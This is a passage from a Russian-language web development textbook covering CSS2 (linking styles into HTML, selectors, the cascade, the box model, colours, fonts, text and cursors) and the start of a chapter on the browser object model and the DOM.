CSS2 представляет собой язык описания таблиц стилей, позволяющий разрабатывать и применять таблицы стилей в структурированных документах, созданных при помощи языков разметок, таких как XML или HTML. Язык CSS2 основан на CSS1 (**http://www.w3.org/TR/REC-CSS1-961217.html**) — языке описания каскадных таблиц стилей первого уровня, поэтому таблицы стилей, допустимые в CSS1, возможны и в CSS2.

Возможности CSS2

Использование каскадных таблиц стилей второго уровня предоставляет разработчику гипертекстовых документов массу возможностей, дающих полную свободу управления представлением документа. Наиболее значимые из них приведены далее.

- Возможность создания таблиц стилей для различных устройств представления. Это позволяет определять специфическую схему отображения документа для конкретных устройств (графических браузеров, принтеров, устройств чтения по системе Брайля, мониторов портативных компьютеров и т. д.).
- Возможность применения к документу стилей из нескольких источников. К документу могут применяться стили, определяемые разра-

ботчиком в виде встроенной информации о стиле, внедренных в документ либо подключаемых таблиц стилей. Также на документ могут влиять стили, задаваемые браузером и пользователем. Области действия стилевых правил могут пересекаться. В этом случае их использование будет производиться в соответствии с *правилами каскада (см. разд. "Каскады таблиц стилей. Наследование" далее в этой главе)*.

- Возможность гибкого определения стилевых правил.
  - Для элементов в зависимости от:
    - их положения в документе *(см. разд. "Псевдоэлементы и псевдоклассы" далее в этой главе)*;
    - связей между ними *(см. разд. "Селекторы" далее в этой главе)*;
    - значений атрибутов *(см. разд. "Селекторы атрибутов" далее в этой главе)*;
    - состояния элементов *(см. разд. "Псевдоэлементы и псевдоклассы" далее в этой главе)*.
  - Для некоторых частей содержимого элементов *(см. описание псевдоэлементов* `first-letter` *и* `first-line` *в разд. "Псевдоэлементы и псевдоклассы" далее в этой главе)*.
- Развитые возможности управления топологией представления документа, описываемые *моделью визуального форматирования*, а также включающие средства форматирования таблиц.
- Возможности управления форматированием текста (выравниванием, отступами, интервалами, элементами декорирования).
- Широкие возможности описания используемых в документе шрифтов с возможностью их загрузки из Web.
- Возможность генерирования содержимого и поддержка автоматической нумерации фрагментов документа.
- Возможность тесной интеграции с пользовательским интерфейсом — использование цветов, курсоров, шрифтов, определяемых настройками графической среды пользователя.
- Возможность создания "звуковых" таблиц стилей, позволяющих управлять параметрами звука и речи при воспроизведении документа "говорящими" браузерами.

Использование CSS2 в HTML-документах

Спецификация языка HTML определяет несколько методов использования стилевых правил CSS2 в документах HTML. Наборы правил CSS2 могут представляться либо в форме *встроенной информации о стиле* (для конкретного элемента), либо в виде *таблиц стилей* (непосредственно внедренных в документ, либо внешних). Далее мы рассмотрим способы использования стилей CSS2 в документах HTML.

Язык таблиц стилей по умолчанию

Язык описания таблиц стилей CSS не является единственным средством подобного рода, поэтому корректной является установка для документа языка таблиц стилей по умолчанию. С этой целью может быть использован элемент `META`. Например, для установки по умолчанию языка CSS в раздел заголовка документа (в элемент `HEAD`) необходимо поместить следующее объявление:

```
<META http-equiv="Content-Style-Type" content="text/css">
```

Существует также возможность установки языка таблиц стилей по умолчанию с помощью заголовка ответа сервера при загрузке документа по протоколу HTTP. Например, следующий заголовок также установит CSS языком таблиц стилей по умолчанию:

```
Content-Style-Type: text/css
```

Примечание

Использование HTTP-заголовка может оказаться нежелательным, поскольку произведет необходимый эффект лишь при получении документа с сервера, в то время, как пользователь может сохранить документ на своей машине и впоследствии использовать его локальную копию. Таким образом, предпочтительным является включение `META`-объявления в документ.

Встроенная информация о стиле

Для применения некоторого набора стилей к отдельно взятому элементу HTML может использоваться его атрибут `style`. Значением данного атрибута является строка, содержащая корректное определение стиля на

языке таблиц стилей, заданном для документа по умолчанию. Далее приведен пример, иллюстрирующий применение данного метода.

```
<DIV style="text-align: justify; color: green;">
Текст текст текст</DIV>
```

Очевидно, что повсеместное использование подобного подхода крайне нерационально, т. к. комбинации стилей для разных элементов могут дублироваться. К тому же, данный метод не следует принципу разделения структуры и представления документа. Несравнимо большую гибкость обеспечивают таблицы стилей.

Примечание

С точки зрения спецификации HTML, документы, для которых не определен язык таблиц стилей по умолчанию и которые используют установку стилей через значение атрибута `style`, являются некорректными. Однако все браузеры в этом случае используют синтаксис CSS для интерпретации данных стиля.

Таблицы стилей, внедренные в документ

Для внедрения таблиц стилей непосредственно в HTML-документ необходимо использовать элемент `STYLE`. Спецификация HTML предписывает располагать таблицы стилей в разделе заголовка, однако, как показывает практика, браузеры интерпретируют содержимое элементов `STYLE` и в случае, если они находятся в теле документа. Далее приведен листинг HTML-документа, содержащего внедренную таблицу стилей.

```
<HTML>
  <HEAD><TITLE>Документ, содержащий таблицу стилей</TITLE>
    <STYLE type="text/css">
    <!--
      DIV { color: green; text-align: justify; }
    -->
    </STYLE>
  </HEAD>
  <BODY>
    <DIV>Тело документа</DIV>
  </BODY>
</HTML>
```

Для элемента `STYLE` обязательны начальный и конечный теги. Для него также допустимо определение значений атрибутов: `type`, определяюще-

го язык таблиц стилей данного элемента, и `media`, задающего дескриптор целевого устройства для информации о стиле.

CSS2 поддерживает синтаксис, позволяющий скрывать содержимое элемента `STYLE` от устаревших браузеров, предотвращая тем самым отображение этого содержимого в виде текста. Как видно из приведенного примера, для этого используются комментарии HTML.

Внешние таблицы стилей

Часто при разработке гипертекстовых документов оптимальным вариантом является применение *внешних таблиц стилей*. При этом в документах не содержится стилевой информации, вместо этого в них располагаются ссылки на источники, предоставляющие данные таблиц стилей. По сравнению с вышеприведенными способами использования таблиц CSS в HTML-документах применение внешних таблиц стилей обладает следующими преимуществами:

- возможность совместного использования таблиц в нескольких документах;
- возможность разработки и модификации таблиц отдельно от документа HTML;
- возможность создания отдельных внешних таблиц стилей для различных типов устройств отображения, что позволяет пользовательским агентам производить их выборочную загрузку, снижая тем самым общее время загрузки документа.

Предпочитаемые, альтернативные и постоянные таблицы стилей

При разработке HTML-документа разработчик может связать с ним неограниченное число внешних таблиц стилей. Спецификация HTML выделяет несколько типов таких таблиц, вводя понятия *альтернативных*, *предпочитаемых* и *постоянных* таблиц стилей.

Альтернативные таблицы стилей разрабатываются обычно в целях создания нескольких вариантов представления документа для одного типа устройств отображения. Пользовательские агенты могут предоставлять пользователю механизм выбора одной из таких таблиц. Кроме того, разработчик документа может указать предпочитаемую таблицу стилей среди альтернативных. Альтернативные таблицы стилей могут группироваться. Пользовательский агент может предоставить пользователю

возможность выбрать одну из таких групп, и затем применить к документу правила всех таблиц группы.

Среди связанных с документом внешних таблиц можно указать постоянные таблицы, стилевые правила которых будут применяться всегда, комбинируясь с правилами альтернативных таблиц стилей.

Связывание документа с внешними таблицами стилей

Ссылки на внешние таблицы стилей, используемые документом, определяются при помощи элемента `LINK`. Этот элемент может присутствовать только в разделе `HEAD`, однако его можно указывать неограниченное число раз. С помощью значений атрибутов элемента `LINK` определяются все параметры использования внешней таблицы. Атрибуты имеют значения, перечисленные в табл. 3.1.

Таблица 3.1. *Атрибуты элемента* `LINK`

Атрибут	Значение
`href`	URI источника данных таблицы стилей
`type`	Язык таблицы стилей (в случае CSS это значение должно быть `"text/css"`)
`title`	Имя таблицы стилей
`rel`	Тип прямой связи; для таблиц стилей: `"stylesheet"` либо `"alternate stylesheet"`
`media`	Дескриптор целевого устройства таблицы стилей

Тип таблицы стилей (альтернативная, предпочитаемая, постоянная) определяется комбинацией атрибутов `rel` и `title` следующим образом.

- Элемент `LINK` ссылается на постоянную таблицу стилей, если его атрибут `rel` имеет значение `"stylesheet"`, а атрибут `title` не установлен.
- Предпочитаемая таблица указывается элементом `LINK`, со значением атрибута `rel` равным `"stylesheet"` и установленным значением атрибута `title`.
- Для того чтобы ссылаться на альтернативную таблицу стилей, необходимо установить значение атрибута `rel` элемента `LINK` равным `"alternate stylesheet"`, а также определить название таблицы с помощью атрибута `title`.

Далее приведен листинг раздела заголовка документа, использующего внешние таблицы стилей.

```
<HEAD>
  <TITLE>Документ, ссылающийся на внешнюю таблицу стилей
  </TITLE>
  <LINK rel="stylesheet" media="screen" href="screen.css"
        type="text/css">
  <LINK rel="stylesheet" media="print"  href="print.css"
        type="text/css">
</HEAD>
```

В приведенном примере документ связывается с двумя таблицами стилей, одна из которых будет использоваться при отображении документа браузером на дисплее (`media="screen"`), а другая — при печати документа (`media="print"`).

Разработка таблиц стилей CSS2

В этом разделе мы кратко рассмотрим основные аспекты создания каскадных таблиц стилей второго уровня (CSS2).

Основные синтаксические конструкции CSS

В терминах спецификации CSS2 таблица стилей представляет собой *список выражений*. Все выражения делятся на два класса: *правила "at"* и *наборы правил*. Выражения могут разделяться с помощью пробельных символов.

Правила "at"

Запись правил данного типа состоит из символа "коммерческое at" (`@`) и непосредственно следующего за ним идентификатора. Правила "at" включают в себя все, что находится до первой, следующей после идентификатора, точки с запятой (`;`) либо до окончания первого, следующего за ним, структурного блока *(см. далее)*. Вот пример записи правил "at":

```
@import "style.css";
@media print { BODY { color: green; }}
```

Наборы правил, селекторы, объявления, свойства

Набор правил (или просто *правило*) состоит из *селектора* и следующего за ним *блока объявлений*.

Блок объявлений (далее — "`{}`-блок") представляет собой список разделенных точкой с запятой (`;`) объявлений, заключенный в фигурные скобки (`{` и `}`). Блок объявлений может быть пустым.

Селектор *(подробнее см. разд. "Селекторы" далее в этой главе)* включает все, что находится до начала следующего за ним блока объявлений.

Объявление состоит из *свойства* и его *значения*, разделенных двоеточием (`:`).

Свойство представляет собой идентификатор. Спецификация CSS каждого уровня определяет конкретные наборы свойств.

Синтаксис значений свойств определяется отдельно для каждого свойства. Значение может состоять из идентификаторов и данных допустимых типов. Возможные значения свойств указываются в спецификации.

Вот пример корректного правила CSS:

```
SPAN.blue, DIV.remark
{
  color        : blue;
  font-weight  : normal;
  font-face    : "Times New Roman";
}
```

В этом примере "`SPAN.blue, DIV.remark`" является селектором, `color`, `font-weight`, `font-face` — свойства, а `blue`, `normal`, "`Times New Roman`" — значения свойств.

Комментарии

Комментарии CSS1 и CSS2 начинаются последовательностью символов `/*` и заканчиваются `*/` (таким образом, CSS предусматривает только многострочные комментарии). Комментарий может включаться в любое место таблицы стилей, его содержимое полностью игнорируется браузером.

CSS допускает использование в таблицах стилей, внедренных в документ с помощью элемента `STYLE`, комментариев HTML (`<!--` и `-->`). Однако они не влияют на структуру таблицы стилей и используются исключительно для сокрытия стилевых правил от устаревших пользовательских агентов.

Селекторы

Как уже было сказано, таблицы стилей CSS представляют собой набор правил. Стилистические правила содержат блоки объявлений, в которых

перечисляются свойства и соответствующие им значения. Когда таблица стилей применяется к гипертекстовому документу, некоторые стилистические правила сопоставляются определенным элементам в дереве документа. В процессе такого сопоставления значения свойств, указанные в блоке объявлений правила присваиваются соответствующим свойствам элемента. Для определения множества элементов документа, которым может быть сопоставлено конкретное правило, служит *селектор* этого правила.

Типы селекторов

Фактически селекторы являются шаблонами, определяющими порядок сопоставления стилистических правил. Язык CSS2 предоставляет синтаксис описания селекторов, с помощью которого возможно создание как простых, так и сложных шаблонов, задающих всевозможные аспекты использования правил.

Простые селекторы

Следуя правилам синтаксиса описания селекторов, их можно отнести к той или иной группе в зависимости от типов задаваемых ими критериев сопоставления стилистических правил. В табл. 3.2 приведено описание некоторых типов селекторов.

Таблица 3.2. *Типы селекторов*

Тип селектора	Шаблон	Пример	Сопоставление
Универсальный	`*`	`*`	Любому элементу
Типа	`E`	`DIV`	Элементу типа `E`
Классов	`E.`*`name`	`DIV.foot`	Элементу типа `E`, значение атрибута `class` которого равно *`name`*
Псевдоклассов	`E:`*`name`	`A:hover`	Элементу типа `E` в определенном состоянии *(см. разд. "Псевдоэлементы и псевдоклассы" далее в этой главе)*

Таблица 3.2 *(окончание)*

Тип селектора	Шаблон	Пример	Сопоставление

Атрибутов	`E[attr]`
	`E[attr=val]`
	`E[attr~=val]`
	`E[attr|=val]`
		`A[href]`
		`A[id="some_id"]`
		`A[class~="c0"]`
		`A[lang|="en"]`
			Элементу типа `E` с атрибутами, соответствующими определенным условиям *(см. разд. "Селекторы атрибутов" далее в этой главе)*

ID-селектор	`E#val`	`DIV#some_id`	Элементу типа `E`, атрибут `id` которого равен `val`

Селектор, представляющий собой селектор типа либо универсальный селектор, непосредственно за которым в произвольном порядке могут следовать селекторы атрибутов, псевдоклассов или ID-селекторов, называется *простым селектором*. Сопоставление простых селекторов производится в случае, если сопоставимы все его составляющие. Все приведенные далее селекторы являются простыми:

`SPAN`, `DIV.code`, `H1#head`, `A[href]#link_0:hover`

Селекторы потомков, дочерних и сестринских элементов

Понятие селектора не ограничено только простыми селекторами. В общем смысле, это один простой селектор либо несколько простых селекторов, разделенных *комбинаторами*. Комбинаторами являются: символ пробела (" "), символы > и +. Среди селекторов, составленных при помощи комбинаторов, выделяют следующие типы:

- селекторы потомков;
- селекторы дочерних элементов;
- селекторы сестринских элементов.

Селектор потомков состоит из двух и более простых селекторов, разделенных пробелом. Такой селектор, вида `"A B"` сопоставим, если у элемента `B` существует предок, элемент `A`. Например, следующее правило будет применяться только к элементам `SPAN`, у которых есть предки элементы `DIV`:

```
DIV SPAN { color : green; }
```

Селектор дочерних элементов состоит из двух и более селекторов, разделенных символом >, и сопоставим, если элемент является дочерним по отношению к некоторому другому элементу. Элемент `A` является дочерним по отношению к `B`, если `B` непосредственно предшествует `A` в дереве документа.

Селекторы сестринских элементов состоят из двух простых селекторов, объединенных с помощью комбинатора +, т. е. имеют вид: `A + B`. Такой селектор сопоставляется, если элементы `A` и `B` являются дочерними элементами одного и того же родительского элемента, и `A` непосредственно предшествует `B`.

Селекторы атрибутов

В разделе о простых селекторах было указано четыре шаблона *селекторов атрибутов*. Такие селекторы сопоставляются, если набор их атрибутов соответствует определенным условиям. Рассмотрим их более подробно.

Селекторы вида `E[attr]` сопоставляются тогда, когда у элемента имеется атрибут `attr`. Значение атрибута не учитывается.

Селекторы `E[attr = val]` сопоставимы, если значение атрибута *`attr`* данного элемента в точности равно *`val`*.

Селекторы `E[attr ~= val]` сопоставляются, если значением атрибута *`attr`* данного элемента является строка, содержащая набор фрагментов текста, разделенных пробелами, один из которых в точности равен *`val`*.

Селекторы `E[attr |= val]` сопоставляются в тех случаях, если значением атрибута *`attr`* данного элемента является строка, содержащая набор фрагментов текста, разделенных дефисом, начинающийся со слова *`val`*.

Псевдоэлементы и псевдоклассы

Селекторы типов, классов, атрибутов и ID-селекторы позволяют производить сопоставление стилистических правил элементам в зависимости от таких характеристик элемента, как его положение в дереве документа, наличие и значения определенных атрибутов. В CSS существует механизм, позволяющий адресовать элементы, находящиеся в определенном состоянии, т. е. на основе информации, которую нельзя получить из дерева документа. Эти возможности реализуют *псевдоэлементы* и *псевдоклассы*.

Используя псевдоэлементы, разработчики могут задавать стиль содержимому, которое не представлено как объект дерева документа, но может быть выделено по некоторому признаку (например, первая строка,

первая буква). В табл. 3.3 приведено назначение псевдоэлементов, определяемых CSS2.

Таблица 3.3. *Псевдоэлементы*

Псевдоэлемент	Назначение
`:first-line`	Определяет первую форматируемую строку абзаца
`:first-letter`	Позволяет определить стиль первой буквы блока текста
`:before`	Генерирует содержимое перед содержимым указанного элемента
`:after`	Генерирует содержимое после содержимого указанного элемента

Псевдоклассы позволяют адресовать элементы, содержащиеся в дереве документа по характеристикам, которые не могут быть получены из дерева документа. Такие свойства могут появляться у элементов во время работы пользователя с документом (например, фокус или активность у ссылки). В табл. 3.4 представлен перечень псевдоклассов.

Таблица 3.4. *Псевдоклассы*

Псевдокласс	Сопоставляемые элементы
`:first-child`	Первые дочерние элементы других элементов
`:link`	Непросмотренные пользователем ссылки
`:visited`	Просмотренные пользователем ссылки
`:hover`	Выделенный, но неактивизированный пользователем элемент
`:active`	Активизированный пользователем элемент
`:focus`	Элементы, находящиеся в фокусе ввода
`:lang(`*`L`*`)`	Элементам, использующим язык *`L`* (*`L`* — код языка, например, `"ru"`)

Каскады таблиц стилей. Наследование

Как уже упоминалось, CSS позволяет использовать таблицы стилей из нескольких источников. Это могут быть, например, несколько внешних

таблиц стилей, связанных с документом посредством элемента `LINK` в сочетании с таблицами, внедренными в документ с помощью элемента `STYLE`. В этом случае возникает *каскад* таблиц стилей. Вот пример такого каскада:

```
<LINK rel="stylesheet" href="style_1.css" type="text/css">
<LINK rel="stylesheet" href="style_2.css" type="text/css">
<STYLE type="text/css">
  A:hover { text-decoration: underline; }
</STYLE>
```

Стоит отметить, что таблицы стилей, составляющие каскад, могут быть определены для различных устройств (элементы `LINK` и `STYLE` используются с атрибутом `media`). В этом случае при выводе документа на конкретное устройство будут отобраны только необходимые таблицы.

В процессе отображения документа пользовательский агент должен определить набор и значения свойств, применяемых к каждому элементу. Сначала для этого используются *правила каскада*. В соответствии с ними, все сопоставляемые элементу правила ранжируются по приоритету, источнику, специфичности, селектору и порядку следования (более подробную информацию о правилах каскада вы можете получить в соответствующем разделе спецификации CSS, в частности, на прилагаемом к книге компакт-диске, этот раздел спецификации CSS2 находится в w3c\css\css2\rus\cascade.html), что позволяет определить необходимые для применения правила.

Если правило для определения свойства не найдено, то может применяться механизм наследования. Наследование значений допустимо не для всех свойств (для конкретных свойств эта возможность указана в спецификации). Если свойство может наследоваться, то поиск его значения производится среди значений этого же свойства, установленного для элементов-предшественников вниз по иерархии дерева документа. Такой механизм позволяет использовать наследуемые свойства для многих элементов документа, не определяя соответствующие правила, обеспечивая тем самым возможность наиболее компактного описания таблиц стилей.

Если необходимое значение не определено после применения механизмов каскада и наследования, то свойству будет присвоено значение по умолчанию (значения по умолчанию для каждого свойства также указываются в спецификации языка CSS2).

Модель представления документа в виде блоков

Для формализованного описания схемы взаимодействия элементов при отображении документа, использующего каскадные таблицы стилей, в CSS принята модель представления документа в виде блоков. Эта модель определяет понятие блоков, генерируемых для элементов дерева документа. Блоки имеют прямоугольную форму, принципы их отображения описываются *моделью визуального форматирования (см. разд. "Модель визуального форматирования" далее в этой главе).*

В соответствии с моделью представления документа в виде блоков, блоки имеют информационную область, представляющую содержимое породившего его элемента, а также области отступов, границ, полей. На рис. 3.1 схематично изображен блок с указанием перечисленных выше областей.




Рис. 3.1. Структура блока

При помощи таблиц стилей можно определять различные параметры блока: ширину, высоту, параметры каждой из областей (например, толщину бордюра блока). Можно также задавать параметры отдельных сегментов каждой области (например, значение верхнего отступа или правого поля блока). Подробную информацию о модели представления документа в виде блоков можно найти в спецификации CSS2 на компакт-диске (w3c\css\css2\rus\box.html). Там же описан перечень атрибутов и их возможных значений для управления параметрами блоков.

Модель визуального форматирования

Модель представления документа в виде блоков вводит понятие блока, определяет его структуру и свойства CSS для управления параметрами

блоков. Модель визуального форматирования описывает методы и схемы размещения таких блоков при отображении документа пользовательскими агентами на различных графических устройствах.

При помощи каскадных таблиц стилей CSS2 можно создавать блоки нескольких типов (при этом каждый элемент дерева документа может не порождать, либо порождать один или несколько блоков). Тип блока, создаваемого элементом, устанавливается при помощи свойства `display` и во многом влияет на его отображение в документе. Различают структурные, строковые, компактные и инициальные блоки. При отображении документа все типы блоков форматируются как структурные или строковые (компактные и инициальные преобразуются в структурные или строковые в зависимости от определенных условий).

Размещение блоков при форматировании осуществляется исходя из:

- типа и размера блока;
- размера области просмотра;
- схемы позиционирования блока, устанавливаемой свойством `position`;
- взаимодействием элементов дерева документа.

В CSS2 предусмотрены три схемы позиционирования блоков: нормальный поток, перемещаемые объекты и абсолютное позиционирование, предоставляющие разработчикам широкие возможности форматирования гипертекстовых документов без применения "жестких" элементов разметки (таких как, например, прозрачные изображения). Подробную информацию о модели визуального форматирования можно найти в спецификации CSS2 на компакт-диске (w3c\css\css2\rus\visuren.html).

Визуальные эффекты

Визуальные эффекты позволяют определять дополнительные аспекты отображения блоков при форматировании документа. К ним относятся: *переполнение*, *отсечение* и *видимость*.

Иногда при отображении документа некоторые структурные блоки могут оказаться переполненными, т. е. часть содержимого блоков окажется за их пределами. Содержимое, выходящее за пределы блока, может усекаться. Усекается ли содержимое при переполнении блока, и если да, то каким образом, определяется свойством `overflow`. При помощи этого свойства в CSS2 возможно указать следующие способы отображения содержимого при переполнении блока:

- содержимое не может усекаться и должно отображаться за пределами блока (значение `overflow` равно `visible`);
- содержимое должно усекаться без предоставления пользователю механизма прокрутки для просмотра отсеченной части (значение `overflow` равно `hidden`);
- содержимое блока может усекаться, и блок должен всегда отображать механизм прокрутки (значение `overflow` равно `scroll`);
- содержимое блока может усекаться, механизм прокрутки должен быть предусмотрен, но может отображаться не всегда (значение `overflow` равно `auto`).

В CSS2 возможно также задать *область усечения*, определяющую видимую часть содержимого блока. Область усечения может быть указана при помощи свойства `clip`. На данный момент возможна единственная форма области усечения — прямоугольная.

Еще одним свойством, определяющим визуальное отображение блока, является свойство видимости блока (`visibility`). Его значение определяет, будет ли осуществляться отображение блоков, создаваемых элементом, к которому применяется стилистическое правило. Допустимыми значениями являются: `visible` (блок является видимым), `hidden` (блок влияет на форматирование документа, но является невидимым), `collapse` (используется в основном для управления отображением строками и столбцами таблиц, а для блоков остальных типов это значение аналогично `hidden`).

Цвет

При помощи цветового оформления разработчики могут создавать удобочитаемые и выразительные гипертекстовые документы. Таблицы стилей позволяют гибко управлять цветами различных частей порождаемых элементами блоков: текста, бордюра, фона. Это делается с помощью следующих свойств:

- `color` — задает цвет текстового содержимого элемента;
- `background-color` — определяет цвет фона блока;
- `border-top-color`, `border-right-color`, `border-bottom-color`, `border-left-color`, `border-color` — определяют цвета верхнего, правого, нижнего, левого сегментов и всего бордюра соответственно.

Значения всех перечисленных выше свойств могут являться либо ключевыми словами, либо численными значениями цветов в модели RGB.

Используемые для обозначения цвета ключевые слова могут быть двух типов: обозначающие предопределенные цвета, такие как `black`, `blue`, `purple` (их перечень, в частности, определяется в спецификации HTML 4.0), а также обозначающие цвета элементов пользовательского интерфейса графической среды пользователя (например, `ActiveBorder`, `ButtonFace`, `ThreeDDarkShadow`).

Числовое описание цвета также может быть представлено в двух формах: в шестнадцатеричном и в функциональном представлении.

В шестнадцатеричном представлении значение цвета записывается в формате `#rgb` либо `#RrGgBb`, где `R`, `r`, `G`, `g`, `B`, `b` — шестнадцатеричные цифры. Причем запись вида `#rgb` является сокращенной и всегда расширяется до `#rrggbb` (путем дублирования цифр), т. е. значение `#4BA` будет интерпретировано как `#44BBAA`.

В функциональном представлении цветовые значения выглядят как: `rgb(r, g, b)`, где `r`, `g`, `b` — целые числа от 0 до 255, либо как `rgb(r%, g%, b%)`, где `r`, `g`, `b` — процентные значения, числа от 0 до 100. Причем в этих формах записи процентное значение 100% эквивалентно целому 255.

Далее приведен пример правила CSS, использующий все формы обозначения цвета:

```
DIV
{
  color              : #369;
  background         : #3399FF;
  border-top-color   : rgb(0, 0, 255);
  border-bottom-color : rgb(0%, 50%, 100%);
}
```

В приложении addons\colors.html на компакт-диске представлены таблицы цветов и соответствующие им значения свойств CSS.

Шрифты

Безусловно, возможность управления шрифтами — одна из важнейших при создании гипертекстовых документов. По сравнению с HTML, каскадные таблицы стилей CSS2 предоставляют гораздо более широкий

набор средств определения шрифтов документа. Следующие параметры используются для описания шрифтов в CSS2.

- Гарнитура (свойство `font-family`). Это группа шрифтов, обладающих сходным начертанием и разработанных для совместного использования. Шрифты одной гарнитуры могут различаться стилем, весом и другими параметрами.
- Стиль (свойство `font-style`). Определяет тип начертания шрифта (обычный, курсивный наклонный).
- Вариант (свойство `font-variant`). Указывает, метод отображения строчных символов — с использованием обычных глифов или глифов капители.
- Вес (свойство `font-weight`). Определяет, насколько глифы, используемые для отображения текста, темнее или светлее глифов других шрифтов той же гарнитуры.
- Масштабирование (свойство `font-stretch`). Определяет величину сжатия или растяжения глифов шрифта, по сравнению с глифами других шрифтов той же гарнитуры.
- Размер (свойство `font-size`). Размер шрифта определяет величину шрифта от одной базовой линии до другой при наборе без шпонов.

Тема применения шрифтов в CSS2 настолько обширна, что для ее раскрытия не хватит объема всей этой главы, поэтому настоятельно рекомендуется ознакомиться с соответствующим разделом спецификации (представленным также на компакт-диске: w3c\css\css2\rus\fonts.html).

Текст

Как же упоминалось в *разд. "Возможности CSS2" ранее в этой главе*, при помощи свойств каскадных таблиц стилей CSS разработчик может управлять такими параметрами форматирования текста, как, например, выравнивание, отступы, межсимвольные интервалы, элементы декорирования. В табл. 3.5 приведен перечень и описание свойств, используемых для управления параметрами форматирования текста.

Таблица 3.5. *Свойства, управляющие форматированием текста*

Свойство	Описание
`text-indent`	Определяет отступ первой строки текста в блоке
`text-align`	Определяет способ выравнивания содержимого блока

Таблица 3.5 *(окончание)*

Свойство	Описание
text-decoration	Задает элементы декорирования текста, такие как: подчеркивание, надстрочное подчеркивание, перечеркивание, мигание
letter-spacing	Задает расстояние между буквами в тексте
word-spacing	Задает расстояние между словами в тексте
text-transform	Управляет преобразованием регистра букв текстового содержимого
white-space	Определяет способ обработки последовательностей пробельных символов в текстовом содержимом элемента. С помощью этого свойства можно достигать эффекта, аналогичного использованию элементов PRE и NOBR в разметке

Курсоры

Последнее, о чем хотелось бы упомянуть в этой главе, — возможность определения с помощью CSS вида курсора мыши, отображаемого над конкретным блоком во время работы пользователя с документом. Вид курсора задается с помощью свойства cursor. Его значением может являться ключевое слово, описывающее тип стандартного курсора, определяемого настройками графической среды пользователя, либо список URI, задающий местоположение ресурсов, из которых курсор может быть загружен. После списка URI должен быть указан стандартный курсор, который будет отображен, если все курсоры, указываемые с помощью URI, не смогут быть загружены. Вот пример использования свойства cursor.

```
DIV.text { cursor : crosshair }
DIV.outc { cursor : url("cursor_1.cur"),
                    url("cursor_1.cur"), default; }
```

Приложение addons\cursors.html позволяет видеть форму всех стандартных курсоров.

ГЛАВА 4

Объектные модели браузера и документа

В двух предыдущих главах нами были рассмотрены средства создания статических гипертекстовых документов: язык структурной разметки HTML и язык описания каскадных таблиц стилей CSS2, позволяющий определять представление документа на логическом уровне. Однако наша задача — создание динамических Web-страниц, структуру и представление которых можно было бы изменять программно. В *главе 1*, где рассматривался язык JavaScript, не упоминались какие-либо средства, позволяющие управлять браузером или загруженными в него документами. В той же главе говорилось, что JavaScript является кроссплатформенным средством. А это значит, что при работе JavaScript-сценария в конкретной исполняющей среде средства манипулирования целевой платформой предоставляются сценарию самой средой. Web-браузеры являются одной из платформ, реализующей поддержку JavaScript. И они также предоставляют скрипту соответствующие средства управления. Эти средства представлены в виде методов и свойств иерархии объектов, расширяющих набор объектов ядра языка.

Понятия объектных моделей браузера, документа

Итак, цель поддержки браузерами скриптовых языков — обеспечить возможность изменения состояния браузера или документа, загруженного в браузер с помощью клиентских сценариев. Для того чтобы скрипт мог взаимодействовать с браузером, ему должен быть предоставлен некий программный интерфейс. Наиболее удобно такой интерфейс реали-

зуется в виде совокупности объектов, экспортируемых ядром исполнения сценариев в глобальную область имен скрипта. Традиционно объекты этого набора объединяются в иерархию с древовидной структурой. В этой иерархии одни объекты являются свойствами других. Структура такой иерархии называется *объектной моделью браузера*.

Объектные модели различных браузеров, конечно же, различаются. Однако в процессе их эволюции образовалась некоторая устоявшаяся структура. Она представлена на рис. 4.1.




Рис. 4.1. Схема объектной модели браузера

Как видно из рисунка, в качестве корня иерархии объектной модели выступает объект `window`. С помощью некоторых свойств и методов этого объекта можно манипулировать окном документа. Среди свойств `window` есть такие полезные объекты, как, например, `navigator`, `frames`, `history`. Особого внимания среди них заслуживает объект `document`.

Объект `document` является корнем объектной иерархии дерева документа. Эта иерархия формируется во время загрузки документа и может быть изменена программно клиентским скриптом. Структура иерархии фактически повторяет структуру исходного документа — она содержит объекты, соответствующие элементам в HTML-разметке, атрибуты элементов и их значения, атрибуты, соответствующие свойствам CSS. Структура иерархии объектов дерева документа носит название *объектной модели документа*, или DOM (Document Object Model).

Введение в объектную модель документа (DOM)

Для того чтобы начать практическое использование объектной модели документа при программировании JavaScript-сценариев, нам необходи-

мо рассмотреть несколько аспектов, касающихся основ ее применения, а именно: конкретизировать понятие объектной модели документа, обозначить связь объектной иерархии со структурой гипертекстового документа и рассмотреть саму структуру объектной иерархии.

W3C DOM и DHTML Object Model

Эволюция объектной модели на ранних стадиях развития браузеров носила несколько спонтанный характер. Производители браузеров один за другим заявили в своих продуктах поддержку *динамического HTML* или DHTML (Dynamic HTML), что означало применение скриптов и наличие объектной модели. Однако объектная модель браузера (и основная ее часть — объектная модель документа) развивались исключительно в соответствии с нуждами и понятиями конкретного производителя. Это, конечно же, не могло не привести к проблеме эффективного написания кроссбраузерного кода.

Исходя их того, что объектная модель представляет собой программный интерфейс, реализация в скрипте конкретных функций обуславливается наличием тех или иных объектов, коллекций, методов, свойств. Но поскольку DHTML-ориентированные объектные модели разных браузеров весьма различаются, то разработчикам клиентских сценариев приходится писать дополнительный код, разрабатывая "уровень абстракции" — собственный унифицированный программный интерфейс, взаимодействующий с объектной моделью способами, зависящими от особенностей конкретного браузера.

